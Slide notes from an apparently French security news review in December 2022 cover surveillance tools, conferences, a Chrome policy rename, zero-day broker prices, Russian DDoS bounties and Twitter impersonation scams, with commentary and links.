 - Une sorte de XKeyScore mêlant réseaux sociaux, reconnaissance faciale... à priori en source ouverte

<https://www.politico.eu/article/comment-lancien-patron-de-qwant-champion-de-la-vie-privee-se-reinvente-dans-la-cybersurveillance/>

Défendre le droit à la vie privée des gens...



Sauf face aux clients d'Altrnativ

<https://www.youtube.com/watch?v=osOj-F8eRig>



Conférences

Conférences

Passée

- Black Alps : 15 et 16 novembre 2022
- European Cyber Week : 15 au 17 novembre 2022
- GSDays: 22 novembre 2022

A venir

- CCC (toujours annulé)
- BotConf: 11 au 14 avril 2023 à Strasbourg
- SSTIC 2023: 7 au 9 juin 2023

Evenements

Cyber Coalition 2022

- Plus grand exercice annuel de cyberdéfense
- Test et forme les cyberdéfenseurs et cyberdéfenseuses de l'OTAN

<https://act.nato.int/articles/exercise-cyber-coalition-2022-concludes-estonia>



Divers / Trolls velus

Divers / Trolls velus

Chrome, modification du blocage des extentions

- Passe de **ExtensionInstallBlacklist** à **ExtensionInstallBlocklist**
 - Comme pour TLP:White, BlackList, WhiteList...
- Supporté de Chrome 86
 - Remplacé depuis Chrome 100
- Pas merci Google 🙄
 - Qui a pensé à changer ses GPO/scripts... ?
<https://chromeenterprise.google/policies/>
<https://chromeenterprise.google/policies/#ExtensionInstallBlacklist>

DEPRECATED

ExtensionInstallBlacklist

Configure extension installation blacklist

Supported on:

- Google Chrome (Linux, Mac, Windows) from version 8 to version 100
- Google ChromeOS (Google ChromeOS) from version 11 to version 100



Fusion de la barre d'URL et celle de recherche à l'initiative de Google


- Confusion des utilisateurs
- Oblige des marques à préciser de bien saisir “carglass.fr”, “commej aime.fr” ...
- Les Cybercriminels aussi vous remercient

Divers / Trolls velus

OTP pour les nuls... ou “par” des nuls

- Fourniture de l'OTP par le formulaire le demandant 

<https://twitter.com/0xveera/status/1601918063989108736>



Twitter, n'ouvrez pas de lien depuis Twitter

- Et ne vous authentifiez surtout pas
- Comme Facebook, Instagram, TikTok... (cf. revue du 2022-09-13)

<https://www.zdnet.com/article/stop-using-twitter-to-log-in-to-other-websites/>

Divers / Trolls velus

AWS utilise largement Rust

- C'est Newsoft qui va être content !

<https://aws.amazon.com/fr/blogs/opensource/sustainability-with-rust/>

Une 0-day sur Signal se négocie entre 1,5 et 2m€



- Chez le broker Russe "Operation Zero"
- Toujours à 500k€ chez Zerodium

<https://twitter.com/s0ufi4n3/status/1594429190169935872>

CATEGORY	UP TO
MOBILES	\$ 2,500,000
△ Android Full Chain Zero Click	\$ 2,500,000
△ iOS Full Chain Zero Click	\$ 2,000,000
△ Signal RCE	\$ 1,500,000
△ WhatsApp RCE Zero Click	\$ 1,500,000
△ WhatsApp RCE	\$ 1,000,000
△ iMessage RCE Zero Click	\$ 1,500,000
△ iMessage RCE	\$ 1,000,000
△ WeChat RCE	\$ 500,000
△ Telegram RCE	\$ 500,000
△ Wire RCE	\$ 500,000



Tu es Russes ? Tu veux soutenir ton gouvernement *corrompu* ?

- Alors rejoins ce Telegram
 - Et reçoit des primes si tu fais des DoS et DDoS  

<https://www.numerama.com/cyberguerre/1177038-les-hackers-russes-ont-tant-besoin-daide-quils-offrent-des-primes.html>

Divers / Trolls velus

Twitter, compte certifié payant = arnaque

- Usurpations de l'identité d'entreprises et publication de message impactant la bourse
 - Valve (@valesoftware avec le « t » et le « f » inversés)
 - Eli Lilly (pharmaceutique US) a annoncé fournir leur insuline gratuitement, chute du cours de 6%
 - Lockheed Martin, arrêt des ventes d'armes à l'Arabie Saoudite, Israël et les USA



Prochaine réunion

- Mardi 10 janvier

After Work

- Euh... un after-quoi !!?

Questions ?

Des questions ?

- C'est le moment !



Des idées d'illustrations ?



Des infos essentielles oubliées ?

- Contactez-nous

Joyeux Noël et bonnes fêtes de fin d'année

